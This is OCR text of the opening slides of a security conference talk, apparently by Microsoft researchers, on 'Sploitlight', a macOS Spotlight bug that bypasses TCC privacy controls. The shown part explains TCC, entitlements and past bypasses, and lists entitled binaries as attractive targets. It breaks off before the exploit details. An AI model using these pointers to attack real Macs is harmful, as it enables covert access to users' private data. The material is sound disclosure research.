
(Sploit)Lights, Camera, Action! Exploiting Spotlight to Bypass TCC and Leak Data from Apple Intelligence

Jonathan Bar Or


Christine Fossaceca

Alexia Wilson

POWER OF COMMUNITY



about us



@x71n3

@yo_yo_yo_jbo

agenda

- Quick background – TCC and Entitlements
- What is Spotlight? Past Exploits?
- Explanation of the Exploit
- DEMO Exploit
- Apple Intelligence Explained
- Sensitive Data Leak Implications
- Patch Analysis, Sploitlight 2.0!
- Takeaways

what is TCC?

- Transparency, Consent and Control (TCC) is a macOS mechanism that controls permissions to “sensitive data”

 Files (Desktop, Downloads)

 Location

 iCloud

 Automation

 Microphone,  Camera


 Calendar

 Screen Recording


 And More...

what is TCC?


Managed in System Preferences -> Privacy & Security -> Privacy



what is TCC?


"Terminal" would like to access files in your Documents folder.
Don't Allow
OK

what is TCC?


tccd Daemon
(Transparency, Consent, Ctrl)
Per-User TCC Database
(TCC.db)
System-Wide TCC Database
(TCC.db)
Requires **Full Disk Access** to read/write
Requires **Full Disk Access** to read, and protected by **SIP** so you cannot write
Persistent user choices stored
Persistent system choices stored

what is a TCC bypass?

types of TCC bypasses

Complete	Partial
can gain arbitrary access to most (or all) TCC service types	can get access to one or few TCC service types
e.g. override TCC.db - getting the ability to approve TCC service types to arbitrary Apps	e.g. getting location data e.g. getting access to Documents folder e.g. getting camera access …

Examples of TCC bypasses

- Complete – being able to change TCC.db
  - We reported such a vulnerability back in 2022 (“Powerdir”)
  - Plants a fake TCC.db and changes the home directory of the user
  - Injection-based attack (more challenging in macOS now due to hardened runtime!)
- Partial – being able to get access to some data
  - We published a blogpost about that in 2025 (“HM-Surf”)
  - Abuses capabilities to affect URL-approvals in the browser
  - All browsers besides Safari are still vulnerable!

what are entitlements?

- Apple heavily uses a privilege mechanism called “Entitlements”
- Key-value pairs tightly coupled with the digital signature
  - Public ones:
    - com.apple.security.network.client – enables outbounds network connections
    - com.apple.security.files.user-selected.read-write – enables selecting files
    - …
  - Private ones:
    - com.apple.system-task-ports – enables getting task ports
    - com.apple.private.tcc.allow – lists TCC services the App automatically gets access to
    - …

TCC specific entitlements

- Most TCC bypasses target or focus on binaries with TCC Specific Entitlements (hint: mdworker_shared, etc)

- com.apple.private.tcc.allow
- com.apple.private.tcc.manager

TCC specific entitlements

- Example: there are no TCC checks on Safari with regards to Microphone or Camera access (etc.)

```
jbo@McJbo ~ % codesign -dvv --entitlements - /Applications/Safari.app | grep kTCC
Executable=/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/Safari
Identifier=com.apple.Safari
Format=app bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=425 flags=0x2000(library-validation) hashes=3+7 location=embedded
Signature size=4442
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Signed Time=Sep 17, 2025 at 3:58:51 AM
Info.plist entries=48
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=1334
Internal requirements count=1 size=64
                    [String] kTCCServiceAddressBook
                    [String] kTCCServiceCamera
                    [String] kTCCServiceListenEvent
                    [String] kTCCServiceMicrophone
                    [String] kTCCServiceScreenCapture
                    [String] kTCCServiceSystemPolicyDownloadsFolder
                    [String] kTCCServiceCalendar
                    [String] kTCCServiceSystemPolicyAppData
                    [String] kTCCServiceAppleEvents
                    [String] kTCCServiceSpeechRecognition
jbo@McJbo ~ %
```

Examples of Attractive Entitled Targets


- Entitled processes are an attractive target for attackers!
  - 2021 – SIP bypass (“Shrootless”)
  - 2022 - a full TCC bypass (“Powerdir”)
  - 2023 – SIP bypass (“Migraine”)
  - 2024 – SIP bypass (CVE-2024-44243)
  - 2025 – partial TCC bypass (Sploitlight, this talk)

what is Spotlight?

- Spotlight is an indexing service on macOS
  - Enables fast search based on file names and contents
  - Command+Space \ mdfind

```
jbo@McJbo ~ % mdfind -name *.h
2025-05-22 16:49:45.262 mdfind[12257:8303588] [UserQueryParser] Loading keywords and predicates for locale "en_US"
2025-05-22 16:49:45.262 mdfind[12257:8303588] [UserQueryParser] Loading keywords and predicates for locale "en"
/usr/local/Cellar/ruby/3.4.4/include/ruby-3.4.0/ruby/internal/special_consts.h
/Library/Developer/CommandLineTools/SDKs/MacOSX11.1.sdk/System/Library/Frameworks/IOKit.framework/Versions/A/Headers/avc/IOFireWireAVCConsts.h
/Library/Developer/CommandLineTools/SDKs/MacOSX11.1.sdk/System/Library/Frameworks/Kernel.framework/Versions/A/Headers/IOKit/avc/IOFireWireAVCConsts.h
/Library/Developer/CommandLineTools/SDKs/MacOSX11.1.sdk/usr/include/php/ext/mbstring/libmbfl/mbfl/mbfl_consts.h
/usr/local/Homebrew/Library/Homebrew/vendor/portable-ruby/3.3.5/include/ruby-3.3.0/ruby/internal/special_consts.h
```

what is Spotlight?



past Spotlight bugs and research

Vulnerability Details : CVE-2014-8832

Apple OS X Spotlight Indexing Leaks Sensitive Information to External Drives

